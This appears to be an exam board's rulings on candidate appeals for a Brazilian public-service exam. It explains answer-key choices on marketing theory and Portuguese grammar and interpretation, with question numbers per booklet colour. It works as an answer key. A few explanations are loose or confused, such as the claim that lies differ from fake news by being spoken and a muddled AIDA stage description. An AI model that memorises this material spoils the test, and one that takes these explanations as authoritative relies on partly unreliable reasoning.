“É mais relevante na decisão de compra de produtos de consumo por impulso do que em produtos de consumo racional, uma vez que tende a despertar emoções e impulsos nos consumidores.”

Essa afirmativa também não é correta. Embora seja verdade que a cor pode ser mais impactante em produtos de compra por impulso devido ao seu potencial para despertar emoções, não é correto afirmar que a cor seja menos relevante em produtos de consumo racional. Em ambos os casos, a cor pode desempenhar um papel significativo na decisão de compra.

“Trata-se de um elemento estético importante na decisão de compra; porém, seu impacto varia dependendo do tipo de produto e do perfil do consumidor, sendo mais relevante em produtos de luxo do que em produtos de consumo cotidiano.”

Essa afirmação é parcialmente correta, pois reconhece a importância da cor na decisão de compra, mas limita seu impacto apenas a produtos de luxo. Na realidade, a cor pode ser relevante em uma ampla variedade de produtos,

não apenas em produtos de luxo, e seu impacto pode variar dependendo do contexto, do tipo de produto e do perfil do consumidor.

Fonte:

- FARINA, Modesto; PEREZ, Clotilde; BASTOS, Dorinho. Psicodinâmica das cores em comunicação. 5ª ed. São Paulo: Edgard Blücher, 2006.

BRANCA	VERDE	AMARELA	AZUL
52	55	59	56

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Embora o termo "web analytics" possa parecer centrado apenas em sites, ele também se estende ao monitoramento e análise do tráfego e comportamento dos usuários em outras plataformas digitais, como, por exemplo, de mídia social.

Além das métricas fornecidas pelas próprias plataformas de mídia social, também é possível usar ferramentas de análise de terceiros para obter insights mais avançados e integrar os dados das redes sociais com outras fontes de dados, como o site da empresa, para uma visão mais abrangente do desempenho do marketing digital.

Ambas as estratégias (marketing digital e web analytics) são essenciais para entender o público-alvo, acompanhar o desempenho das campanhas, otimizar a experiência do usuário e, por fim, tomar decisões embasadas em dados concretos. O marketing digital e a análise da web não são apenas tendências passageiras, mas sim elementos-chave para o sucesso a longo prazo das empresas na era digital.

Fonte:

- STRASSACAPA, Renata Mateus. et al. Web analytics. Porto Alegre: SAGAH, 2021
- CARVALHO, J. V. Cases de web analytics: eficiência e eficácia. In: WEB ANALYTICS BRASIL. Web analytics II: uma visão brasileira. 2. ed. 2008.
- CUTRONI, J. Google analytics. São Paulo: Novatec, 2010.
- FOLLI, A.; NARESSI, L.; TSUGI, V. Teoria e prática das métricas de engajamento. In: WEB ANALYTICS BRASIL. Web analytics II: uma visão brasileira. 2. ed. 2008.

BRANCA	VERDE	AMARELA	AZUL
55	52	58	57

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Na fase de "desejo" do modelo AIDA, o objetivo é estimular o desejo ou a vontade de compra no consumidor. Nesta etapa, o consumidor já está ciente do produto ou serviço (etapa de "interesse") e considerou seus benefícios (etapa de "desejo"). Agora, o foco é criar um impulso para a compra imediata. Uma maneira eficaz de fazer isso é criar um senso de urgência, mostrando ao consumidor que ele precisa agir rapidamente para aproveitar uma oferta especial, um desconto por tempo limitado ou uma escassez de estoque. Essas estratégias incentivam o consumidor a agir prontamente, impulsionando a decisão de compra.

“Nessa fase, o consumidor é exposto ao produto ou serviço e desenvolve um interesse inicial com base em suas características e benefícios percebidos.” Esta descrição se encaixa mais na etapa de "interesse" do modelo AIDA, onde o consumidor está aprendendo sobre o produto e avaliando seus benefícios. Na fase de "desejo", o consumidor já passou por essa etapa e está mais propenso a querer adquirir o produto.

“Durante essa etapa, o consumidor toma a decisão de realizar a compra, resultando no engajamento desejado pela empresa e completando o processo de vendas.” Essa descrição se encaixa na fase de "ação" do modelo AIDA, onde o consumidor efetivamente toma a decisão de comprar o produto. Na fase de "desejo", o consumidor está mais focado em querer o produto, mas ainda não tomou a decisão final de compra.

“Aqui, o consumidor é atraído pela publicidade sendo motivado a buscar informações adicionais sobre o produto ou serviço para entender como ele pode satisfazer as suas necessidades.” Esta descrição se encaixa mais na fase de "interesse" do modelo AIDA, onde o consumidor está pesquisando mais sobre o produto para entender melhor como ele pode atender às suas necessidades. Na fase de "desejo", o consumidor já está convencido dos benefícios do produto e está mais inclinado a querer comprá-lo, em vez de apenas buscar informações adicionais.

Fonte:

- FORECHI, Marcilene; SANTOS, Karla N.; CONSTANTE, Fernanda L. P. Concepções teóricas na propaganda. Porto Alegre: SAGAH, 2018.
- ARENS, W. F.; SCHAEFER, D. H.; WEIGOLD, M. F. Propaganda. Porto Alegre: AMGH, 2013.

BRANCA	VERDE	AMARELA	AZUL
56	60	55	52

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A influência pela sugestão ocorre quando os consumidores são expostos repetidamente a uma mensagem ou conceito, levando-os a acreditar na veracidade da afirmação. Isso pode ser ilustrado por meio de exemplos como sugestão pela repetição e sugestão pela convicção. A sugestão é uma forma de estímulo que pode moldar as percepções e comportamentos dos consumidores, especialmente quando apresentada de maneira convincente e repetitiva.

Essa forma de estímulo se caracteriza pela aceitação sem uma maior avaliação ou crítica por parte do consumidor. Logicamente, algumas pessoas são mais sugestionáveis que outras e também a mesma pessoa pode passar por períodos mais sugestionáveis que outros. Estudos mostram que as sugestões são mais aceitas quando realizadas por pessoas conhecedoras do assunto ou bem-conceituadas em um meio. A influência pela sugestão pode atuar de formas distintas:

Sugestão pela repetição - Quando se ouve muitas vezes um conceito, ou opinião, acaba-se acreditando que a afirmação é real.

Sugestão pela convicção - Quando uma sugestão vem de alguém que faz uma afirmação com convicção, com confiança, as chances de fazer efeito positivo são bastante significativas.

Sugestão pela atmosfera - A atmosfera que envolve um produto ou serviço também pode ser um fator sugestionável para sua aceitação. É um veículo sutil, mas também é considerado um fator de influência sobre o consumidor.

Exemplos práticos de estímulos pela sugestão podem ser dados através do uso de expressões usadas nos textos publicitários. Em uma sugestão direta, costuma-se usar palavras que façam relação a um convite ou a uma ordem. Por exemplo: "faça", "compre", "vá até uma loja", "beba", "experimente". Entretanto, existem também as sugestões indiretas, muito usadas ultimamente. Nesse caso, não fica explícita uma ordem ou imposição de conduta. Atinge-se o consumidor de uma forma que ele tenha a sensação de que está agindo por vontade própria e não por algum tipo de influência externa.

Segue a análise das alternativas:

"Esse tipo de estímulo ocorre quando os consumidores são expostos repetidamente a uma mensagem ou conceito, levando-os a acreditar na veracidade da afirmação." Essa afirmativa descreve um tipo de persuasão baseado na repetição, onde a exposição constante a uma mensagem ou conceito pode levar os consumidores a aceitarem a afirmação como verdadeira. Esse fenômeno é conhecido como "efeito de mera exposição" na psicologia social.

"É caracterizada pela capacidade de gerar empatia nos consumidores, permitindo que eles se identifiquem com o produto ou serviço anunciado." Esta alternativa descreve a influência pela empatia, que é uma forma de persuasão, mas não corresponde diretamente à sugestão como descrita na pergunta.

"Atua principalmente através da imitação de comportamentos sociais, influenciando os consumidores a adotarem padrões estabelecidos pela sociedade." Esta alternativa descreve a influência pela imitação, que é outra forma de persuasão, mas também não corresponde diretamente à sugestão mencionada.

"Ela se manifesta quando o ambiente que envolve um produto ou serviço cria uma atmosfera favorável, incentivando os consumidores a agirem de acordo com a mensagem transmitida." Esta alternativa descreve a influência pelo ambiente, que pode ser uma forma de persuasão indireta, mas não está relacionada diretamente à sugestão como descrita na pergunta.

Fonte:

- LAVAREDA, A.; CASTRO, J. P. Neuropropaganda de A a Z: o que um publicitário não pode desconhecer. Rio de Janeiro: Record, 2016.
- FORECHI, Marcilene; SANTOS, Karla N.; CONSTANTE, Fernanda L. P. Concepções teóricas na propaganda.

BRANCA	VERDE	AMARELA	AZUL
60	51	53	51

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A teoria de Maslow postula que as necessidades humanas estão organizadas em uma hierarquia, onde as necessidades mais básicas, como fome, sede e abrigo, precisam ser satisfeitas antes que as necessidades mais elevadas, como as necessidades de segurança, pertencimento, estima e autorrealização, possam emergir. Portanto, a satisfação das necessidades básicas é essencial para que outras necessidades mais elevadas possam ser alcançadas e influenciar o comportamento do indivíduo. As outras opções estão incorretas porque contradizem esse princípio fundamental da teoria de Maslow.

"As necessidades humanas não são hierarquizadas e podem ser satisfeitas simultaneamente". Essa afirmação está incorreta porque contradiz diretamente a teoria de Maslow, que postula uma hierarquia das necessidades humanas. De acordo com Maslow, as necessidades básicas, como as fisiológicas (alimentação, água, sono) e de segurança (abrigo, proteção), devem ser satisfeitas antes que as necessidades de níveis mais altos, como as sociais (afiliação, pertencimento) e as de autorrealização (realização pessoal, crescimento), possam emergir.

"Uma vez que uma necessidade é satisfeita, ela não influencia mais o comportamento do indivíduo." Essa afirmação está incorreta porque a teoria de Maslow sugere que as necessidades não são estáticas; uma vez que uma necessidade é satisfeita, o indivíduo pode progredir para satisfazer as necessidades de níveis mais elevados na hierarquia. No entanto, isso não significa que a satisfação de uma necessidade não continue a influenciar o comportamento do indivíduo. Por exemplo, a satisfação das necessidades fisiológicas básicas pode ainda afetar o comportamento, mesmo que o indivíduo busque satisfazer outras necessidades mais elevadas.

"As necessidades de segurança e proteção têm prioridade sobre todas as outras necessidades humanas." Esta afirmação está incorreta porque, de acordo com a teoria de Maslow, as necessidades fisiológicas básicas, como alimentação, água e abrigo, têm prioridade sobre as necessidades de segurança e proteção. Maslow argumentou que, se as necessidades fisiológicas não forem atendidas, as necessidades de segurança e proteção se tornam secundárias.

Fonte:

- BANOVA, Márcia Regina. Comportamento do consumidor: vencendo desafios. São Paulo, SP: Cengage Learning, 2017

Cargo: Redator

BRANCA	VERDE	AMARELA	AZUL
03	07	08	05

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão "Pollyana Ferrari: Vamos imaginar duas situações. Um jovem, adaptado à presença nessas plataformas e que acredita mais nos seus amigos e na sua timeline do que nos veículos e até em seu professor. Agora, o idoso que, por sua vez, não está acostumado com a presença digital e que vinha de uma relação com a informação em que se preservava uma checagem mínima. Isso parece inofensivo, mas quando consideramos que só no Facebook há dois bilhões de pessoas, é preocupante. Isso sem contar os aplicativos de mensagens instantâneas, como o Whatsapp, um dos mais utilizados pelos brasileiros e um dos disseminadores de fake news em potencial. O que estou querendo dizer é que, geralmente, o dedo é mais rápido que o cérebro, se compartilha muita coisa sem checar informação, sem questionar de onde vem a foto, o vídeo. É preciso ter senso crítico e questionar o que se recebe." (7o§) A respeito do trecho anterior, assinale a afirmativa correta.", a alternativa "C) As situações apresentadas corroboram para o fortalecimento da preocupação citada anteriormente." foi adequadamente considerada correta. As situações são exemplos da realidade que confirmam o assunto abordado das perguntas anteriores. A alternativa "A) Os elementos da narrativa apresentados são

utilizados como recurso da argumentação.” não pode ser considerada correta. Não há uma narrativa, mas uma exposição de fatos.

Fonte:

- Platão e Fiorin Para entender o texto.

BRANCA	VERDE	AMARELA	AZUL
04	10	12	14

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Considerando os processos argumentativos na construção do discurso, entre os trechos destacados a seguir pode-se afirmar que um recurso argumentativo de exemplificação utilizado na primeira resposta dada pode ser evidenciado em:”, a alternativa “**D**” “[...] sempre tivemos a imprensa marrom, o próprio Cidadão Kane, de 1941, é um exemplo, [...]” (2º§) foi adequadamente considerada correta. A argumentação pode ser feita pelos seguintes tipos: argumento de autoridade, argumento histórico, argumento de exemplificação, argumento de comparação e argumento de raciocínio lógico.”

“As fakenews sempre existiram. No meu livro eu cito relatos e resumos de jornais fake desde Roma Antiga. Então não é que a gente não tinha, sempre tivemos a imprensa marrom, o próprio Cidadão Kane, de 1941, é um exemplo, bem como a Guerra dos Mundos, de Orson Welles. Não estamos diante de um fenômeno novo, que começa em 2016. O que temos de considerar é a questão da escala.

O que mudou é a questão da escala. Com as redes sociais, basicamente as temos há 14 anos, todo mundo ganhou voz, temos produção de conteúdo via celulares, blogs, influenciadores digitais. E, veja, eu não sou contra esse movimento, é positivo termos outras vozes para além da grande mídia. A questão é que nos grandes veículos há etapas de apuração de informação, um mínimo de checagem, independentemente da linha editorial que sigam. Não estou falando de viés político, mas de etapas de apuração. Com a pulverização, isso se perde. E, sim, estamos em um momento de ascensão das fakenews, o que é muito preocupante.”

A argumentação é um processo linguístico que envolve a defesa de uma ideia ou ponto de vista por parte de quem argumenta. Ela é usada em diversas situações do cotidiano, como em debates formais ou informais ou mesmo em situações familiares. Apesar de muito usual nas relações humanas, uma boa argumentação pede melhor clareza na exposição do raciocínio que embasará uma tese (ponto de vista) a ser defendida, principalmente em sua composição escrita. A alternativa “**C**” “No meu livro eu cito relatos e resumos de jornais fake desde Roma Antiga.” (2º§) não pode ser considerada correta. Aqui não há a citação do exemplo em si, mas a referência a uma citação feita no livro.

Fontes:

- AZEREDO, José Carlos de. Gramática Houaiss da língua portuguesa. 2ªed. São Paulo: Publifolha, 2008.
- Platão e Fiorin Para entender o texto.

BRANCA	VERDE	AMARELA	AZUL
05	11	15	10

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Considerando o gênero textual apresentado e as características que o constituem, pode-se afirmar que:”, a alternativa “**C**” I e II, apenas.” foi adequadamente considerada correta. A entrevista é um gênero textual produzido pela interação entre duas pessoas, ou seja, o entrevistador, responsável por fazer perguntas, e o entrevistado, que responde às perguntas. A entrevista possui uma função social muito importante, porque ela propõe um debate e através dela podemos obter esclarecimentos, formar uma opinião e nos posicionarmos de forma crítica. O texto da entrevista é marcado pela oralidade e, geralmente, tem função informativa. Há entrevistas de emprego, psicológicas, sociais, jornalísticas, por exemplo, as quais são veiculadas, sobretudo, pelos jornais, revistas, internet, televisão ou rádio. Os principais tipos de entrevistas são: entrevista

estruturada, que segue um roteiro de perguntas; entrevista semiestruturada, que apesar de ter um roteiro, permite fazer perguntas que não estão planejadas no mesmo; entrevista não estruturada, que não segue um roteiro, parecendo mais uma conversa espontânea. Características da entrevista: Textos informativos e/ou opinativos; Presença do entrevistador e do entrevistado; Linguagem dialógica e oral; Marca do discurso direto e da subjetividade; Mescla da linguagem formal e informal. No texto da entrevista, as palavras ditas pelo entrevistado e pelo entrevistador são transcritas de maneira fidedigna e, portanto, pode haver muitas marcas de oralidade, bem como observações (geralmente entre parênteses), que descrevem as ações de ambos, por exemplo: (risos). No entanto, é notório um tipo de formalismo nas entrevistas, exposto pela linguagem utilizada entre ambos, com apresentação de um discurso coerente. A alternativa “B) I, apenas.” não pode ser indicada como correta de acordo com o explicitado anteriormente.

Fonte:

- Platão e Fiorin Para entender o texto.

BRANCA	VERDE	AMARELA	AZUL
06	13	02	09

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “É possível afirmar que o tema apresentado no texto, considerando-se as ideias e informações apresentadas, está corretamente indicado em:”, a alternativa “C) Impacto da produção e circulação de quantitativo considerável de informações intencionalmente falsas.” foi adequadamente considerada correta. Uma falácia é um erro lógico ou persuasivo na argumentação, que pode prejudicar a compreensão e eficiência de comunicação. Por outro lado, a fakenews é uma informação falsa ou enganosa que é distribuída intencionalmente na internet com o objetivo de confundir e influenciar as opiniões das pessoas. Já as mentiras são informações falsas que são ditas intencionalmente com o objetivo de enganar alguém. A principal diferença entre falácias e fakenews é que as falácias se concentram no erro lógico ou persuasivo na argumentação, enquanto que as fakenews se concentram na disseminação de informações falsas ou enganosas na internet. Já as mentiras são similares às fakenews, no sentido de que ambas são informações falsas, mas as mentiras são ditas oralmente ao invés de serem distribuídas na internet.

Fonte:

- Platão e Fiorin Para entender o texto.

BRANCA	VERDE	AMARELA	AZUL
07	01	06	04

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Com as redes sociais, basicamente as temos há 14 anos, todo mundo ganhou voz, temos produção de conteúdo via celulares, blogs, influenciadores digitais.” (3º§) O trecho destacado anteriormente faz parte da resposta dada pela entrevistada à primeira pergunta.”, a alternativa “C) De acordo com o contexto da enunciação, observa-se a distinção semântica no emprego da expressão em análise.” foi adequadamente considerada correta. A ambiguidade está associada à semântica e estilística da linguagem e é entendida como o processo de duplicidade de sentidos que pode haver em um texto. A ambiguidade ou anfibologia é quando ocorre uma duplicidade de sentido em um texto. Ela pode ser entendida de duas formas: a primeira delas é como um recurso de construção, muito comum em textos de humor, por exemplo; a segunda é como um problema de construção fruto de uma má organização das ideias. Diferentemente da polissemia, a ambiguidade tem sua compreensão comprometida mesmo quando temos um contexto bem definido. A ambiguidade é um recurso muito usado na linguagem poética e em textos publicitários para garantir maior expressividade ou humor. É um uso intencional. Na charge, o contexto desfaz a ambiguidade ao apresentar a imagem de uma rede e a fala “Rede social aqui em casa é outra coisa.”, criando uma situação humorística. A

polissemia refere-se a um termo que possui mais de um sentido e, por isso, depende do contexto de enunciação, pois, se estiver fora de contexto, pode provocar a ambiguidade, que consiste no duplo sentido de um enunciado.

Fonte:

- Platão e Fiorin Para entender o texto.

BRANCA	VERDE	AMARELA	AZUL
08	14	11	03

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Considerando o contexto e o emprego dos vocábulos destacados, identifique a seguir a sugestão de substituição que não implicaria em alteração semântica do enunciado apresentado.”, a alternativa “**A**” “Isso parece inofensivo, [...]” (7o§) – inócuo” foi adequadamente indicada como correta. Inofensivo: adjetivo: não ofensivo; que não faz mal; que não prejudica; que não traz más consequências. Inócuo: adjetivo 1. que não causa dano material, físico, orgânico; que não é nocivo, prejudicial.

"substância i." 2. que não causa dano moral, psicológico ou afim; improvável de causar ofensa moral. A alternativa “**D**” “[...] um dos disseminadores de fake news em potencial.” (7o§) – efusivos.” não pode ser indicada como correta. disseminador /ô/ adjetivo substantivo masculino figurado : que ou o que torna conhecido de muitos; propagador, difusor. Efusivo adjetivo 1. que demonstra facilidade para comunicar-se; sociável, expansivo, comunicativo. 2. que se manifesta com efusão. Um é propagador, o outro tem facilidade de comunicar-se.

Fontes:

- Dicionário de sinônimos e antônimos Houaiss.
- Dicionário Houaiss da Língua Portuguesa.

BRANCA	VERDE	AMARELA	AZUL
11	09	04	12

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Considerando as construções semânticas estabelecidas a partir do contexto apresentado, é possível reconhecer expressões empregadas que produzem sentido figurado, demonstrando o uso de figuras de linguagem como recurso da linguagem. Assinale o trecho destacado a seguir em que tal ocorrência não pode ser identificada:”, a alternativa “**B**” “O que temos de considerar é a questão da escala.” (2o§)” foi adequadamente indicada como correta.

“Com as redes sociais, basicamente as temos há 14 anos, todo mundo ganhou voz, temos produção de conteúdo via celulares, blogs, influenciadores digitais. E, veja, eu não sou contra esse movimento, é positivo termos outras vozes para além da grande mídia. A questão é que nos grandes veículos há etapas de apuração de informação, um mínimo de checagem, independentemente da linha editorial que sigam. Não estou falando de viés político (figurado), mas de etapas de apuração. Com a pulverização, (figurado) isso se perde. E, sim, estamos em um momento de ascensão das fakenews, o que é muito preocupante.

CE: Qual a relação entre fakenews e pós verdade?

PF: A pós-verdade aponta para uma sociedade informacional que compartilha personas digitais, desejos que não têm lastro com o real. Vejo que às vezes as pessoas até têm dimensão (figurado) de que determinada informação é falsa, mas como isso vai ao (de) variedade linguística encontro do seu desejo, ela compartilha. A linguagem figurada ou sentido figurado consiste em uma ferramenta ou modalidade de comunicação que utiliza figuras de linguagem para expressar um sentido não literal de um determinado enunciado.

A linguagem figurada é usada para dar mais expressividade ao discurso, para tornar mais amplo o significado de uma palavra. Além disso, também serve para criar significados diferentes ou quando o interlocutor não encontra um termo adequado para o que deseja comunicar.

A interpretação da linguagem figurada pode depender do contexto de cada indivíduo, isto porque este é um tipo de linguagem não convencional que não se baseia nas normas usuais de comunicação.

Fontes:

- Azeredo, José Carlos de. Gramática Houaiss
- Dicionário Houaiss da Língua Portuguesa.
- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.

BRANCA	VERDE	AMARELA	AZUL
12	15	03	11

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Considerando o emprego dos recursos coesivos no texto, assinale a alternativa em que o elemento (expressão) destacado(a)

não foi utilizado com o propósito de manter o referente introduzido no texto.”, a alternativa “**C**” “Então não é que a gente não tinha, sempre tivemos a imprensa marrom, [...]” (2o§)” foi adequadamente indicada como correta, trata-se de uma conjunção que liga as orações, não um pronome relativo que retoma o referente.

Fontes:

- Azeredo, José Carlos de. Gramática Houaiss
- Dicionário Houaiss da Língua Portuguesa.
- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.

BRANCA	VERDE	AMARELA	AZUL
13	08	09	02

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “De acordo com a variedade padrão da língua portuguesa, assinale o comentário em que há correção referente ao trecho destacado a seguir: “Vejo que às vezes as pessoas até têm dimensão de que determinada informação é falsa, mas como isso vai ao encontro do seu desejo, ela compartilha.” (5o§)”, a alternativa “**D**” O pronome “ela” está em desacordo quanto à concordância considerando o respectivo referente.” foi adequadamente indicada como correta.

“Vejo que às vezes as pessoas até têm dimensão de que determinada informação é falsa, mas como isso vai ao encontro do (favorável a) seu desejo, ela (elas) compartilha.” No universo da gramática, a concordância verbal e nominal ocorre quando um verbo varia em número e pessoa, de acordo com o sujeito (concordância verbal), ou quando o adjetivo precisa variar em gênero e número em relação a um substantivo (concordância nominal). A alternativa “**B**” A expressão “ao encontro de” deverá ser substituída por “de encontro ao”. não pode ser indicada como correta. De encontro a/ao encontro de: “De encontro” a quer dizer contra, contrariamente. “Ao encontro de” tem o significado de estar de acordo com, favorável a. Exemplo: “A senadora afirmou que o aumento do teto da aposentadoria do fundo de pensão vai de encontro à (de forma contrária)iniciativa do governo federal de enfrentar os altos salários no poder público.”

Fontes:

- Azeredo, José Carlos de. Gramática Houaiss
- Dicionário Houaiss da Língua Portuguesa.
- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.

BRANCA	VERDE	AMARELA	AZUL
14	06	01	08

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Dentre as características elencadas a seguir, não pode ser identificada no texto em análise apenas:”, a alternativa “**D**) Comprometimento com o registro predominante da transcrição do gênero oral.” completa-o corretamente. No texto da entrevista, as palavras ditas pelo entrevistado e pelo entrevistador podem ser transcritas de maneira fidedigna e, portanto, pode haver muitas marcas de oralidade, bem como observações (geralmente entre parênteses), que descrevem as ações de ambos, por exemplo: (risos). O que não significa que houve predominância da transcrição do que da oralidade.

Fontes:

- Azeredo, José Carlos de. Gramática Houaiss
- Dicionário Houaiss da Língua Portuguesa.
- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.

BRANCA	VERDE	AMARELA	AZUL
15	03	05	06

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “A partir da premissa de que o uso adequado da vírgula, assim como os demais sinais de pontuação, auxilia na construção da coerência e coesão textual, assinale a seguir a alteração sugerida que implicaria em comprometimento dos fatores de textualidade mencionados.”, a alternativa “**B**) “Com as redes sociais, basicamente as temos há 14 anos, todo mundo ganhou voz,[...]” (3º§)/ “Com as redes sociais, basicamente as temos há 14 anos todo mundo ganhou voz, [...]”” foi adequadamente indicada como correta. “Os sinais de pontuação são marcações gráficas que servem para compor a coesão e a coerência textual, além de ressaltar especificidades semânticas e pragmáticas. São recursos típicos da língua escrita, porque esta não dispõe do ritmo e da melodia da língua falada. A utilização da pontuação é de grande importância para a construção de sentido. Uma vírgula ou outro tipo de sinal de pontuação é capaz de evidenciar uma completa mudança de sentido como, por exemplo: Um milionário, à beira da morte, lembrou-se de que não havia feito testamento dos seus bens. Como não possuía herdeiros diretos, precisava deixar ao menos um registro da sua vontade acerca da distribuição da sua herança. Assim, é possível reconhecer que falta o elemento de coesão textual quando da retirada da vírgula. A alternativa “**D**) “E, veja, eu não sou contra esse movimento, é positivo termos outras vezes para além da grande mídia.” (3º§) / “E veja, eu não sou contra esse movimento, é positivo termos outras vezes para além da grande mídia.”” não pode ser considerada correta. A separação da vírgula entre a conjunção “e” e a forma verbal “veja” tem o objetivo único de enfatizar os termos citados, não há inadequação de comprometimento quanto ao entendimento textual a partir da alteração sugerida.

Fontes:

- Azeredo, José Carlos de. Gramática Houaiss
- Dicionário Houaiss da Língua Portuguesa.
- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.
- FARACO, Carlos Alberto. Português: língua e cultura, ensino médio, volume único. Curitiba: Base Editora, 2003, págs. 562-575.
- NASCIMENTO, Renata F. dos Santos. A importância dos sinais de pontuação na fluência da língua portuguesa. Disponível em: <http://www.webartigos.com/artigos/a-importancia-dos-sinais-de-pontuacao-na-fluencia-da-lingua-portuguesa/103844/>.

BRANCA	VERDE	AMARELA	AZUL
16	20	29	18

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Rubem Braga começa a narrativa da crônica trazendo ao leitor um fato importante para as crianças: a troca da bola de meia para a de borracha. Através desse trecho é possível perceber o valor que esse novo objeto tinha para as crianças que viveram nas primeiras décadas do século passado. A bola de borracha, além de novidade para os pequenos, é um indício da industrialização do país que se iniciava, na época, e também registra a chegada de objetos das metrópoles a cidades interioranas onde os brinquedos eram artesanais, como é o caso da bola de meia. Novamente a recordação das brincadeiras surge na crônica, quando Rubem Braga relembra que, para as crianças de sua rua, jogar futebol era algo muito sério, sendo incompreensível a falta de paciência daquelas mulheres para com o jogo da turma.

Fonte:

- O próprio texto.

BRANCA	VERDE	AMARELA	AZUL
18	17	25	21

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Crônica: marcada pela brevidade temporal e apresenta episódios do cotidiano captados com sensibilidade pelo cronista, que extrai deles momentos de humor e reflexão sobre a vida e o mundo (gênero narrativo moderno). Trata-se de exemplo de transcrição textual que enfatiza “mistura fato e humor”: “Durante algum tempo as famílias da rua fecharam com mais cuidado as portas e janelas, alguns pais de família saltaram assustados da cama a qualquer ruído, com medo dos ladrões; mas eles não apareceram mais” (7º§); “Nosso terrível segredo nos deu um grande sentimento de importância, mas nunca mais jogamos futebol diante da casa das Teixeiras. Deixamos de cumprimentar a que abria a bola com o canivete; mesmo anos depois, já grandes, não lhe dávamos sequer bom-dia. Não sei se foi feliz na existência, e espero que não; se foi, é porque praga de menino não tem força nenhuma” (8º§). Entretanto, os demais trechos apresentados para análise não apresentam tal particularidade, a saber: “Admiramo-la em silêncio; ela passou de mão em mão; jamais nenhum de nós tinha visto coisa tão linda” (emoção; admiração); “Nossa primeira ideia de vingança foi quebrar outras vidraças a pedradas” (raiva; rebeldia); e, “Um cabo de polícia esteve lá, mas não chegou a nenhuma conclusão” (estranheza).

Fonte:

- O próprio texto.

BRANCA	VERDE	AMARELA	AZUL
19	25	17	27

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Geralmente, emprega-se o ponto-e-vírgula para, dentre outros, separar orações coordenadas que se opõem quanto ao sentido: “Nada é fama; a ação é tudo. (Goethe) / [...] o governo dava um passo certo na superação dessa armadilha; no entanto, ao optar por uma política de metas de inflação, condenou-se a se manter nela. (Folha de S. Paulo). O trecho em análise fala de duas atitudes que se opõem, o primeiro grupo de “pais de família assustados com medo de ladrões”, já o segundo (em oposição ao primeiro) “revela que os ladrões não apareceram mais”.

Fonte:

- FARACO, Carlos Emílio. MOURA, Francisco Marto de., MARUXO, José Hamilton Jr. 20ª edição. Ed. Ática

BRANCA	VERDE	AMARELA	AZUL
20	30	19	23

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Conjunção: significa ligação, união, junção. Gramaticalmente, conjunção é a palavra invariável cuja função é ligar orações ou termos de mesmo valor gramatical. A opção em que o articulador sintático sublinhado estabelece a relação semântica indicada logo a seguir é: “Não sei se foi feliz na existência, e espero que não; [...]” (8º§) – condição. Enquanto conjunção, o “se” indica a ideia de condição, possibilidade; por isso, é uma conjunção condicional. É possível, portanto, iniciar uma sentença com uma oração condicional, ou seja, impondo-se uma condição para que um fato ocorra. No entanto, as demais opções de respostas apresentadas para análise são incorretas, pois: “Nossa primeira bola de borracha era branca e pequena; um dia, entretanto, apareceu um menino com uma bola maior, [...]” – oposição; “Era natural que as Teixeiras não gostassem quando essa bola partiu uma vidraça” – tempo; e, “Havia um cachorro, mas era nosso conhecido, fácil de enganar” (4º§) – contraste.

Fonte:

- FARACO, Carlos Emílio. MOURA, Francisco Marto de., MARUXO, José Hamilton Jr. 20ª edição. Ed. Ática, 2007.

BRANCA	VERDE	AMARELA	AZUL
22	27	20	17

Recurso Procedente. Questão Anulada.

A textualidade é o conjunto de características capaz de garantir que algo seja percebido como texto. Ela nos fornece os parâmetros necessários para realizar uma boa produção textual. Por meio da influência de dois fatores – o semântico e o pragmático –, a textualidade divide-se em diversos elementos, que atuam conjuntamente na elaboração do texto, que é o seu produto final. Assim, texto e textualidade se relacionam para a produção de discursos. Tendo em vista o sentido, ou seja, o contexto textual, a significação da expressão “botim”, no sentido figurado, é: excesso ou superabundância de alguma coisa. Todavia, as demais associações estabelecidas para análise estão coerentes, a saber: deslumbramento (encanto; maravilha); descomposturas (repressões; pitos); e, praga (jura; maldição). Levando-se em consideração tal elucidação, verifica-se que o enunciado evidencia um erro material ao solicitar a correspondência correta. O coerente, portanto, deveria solicitar a associação “incorreta”.

Fontes:

- O próprio texto.
- FARACO, Carlos Emílio. MOURA, Francisco Marto de., MARUXO, José Hamilton Jr. 20ª edição. Ed. Ática, 2007.

BRANCA	VERDE	AMARELA	AZUL
24	28	27	26

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

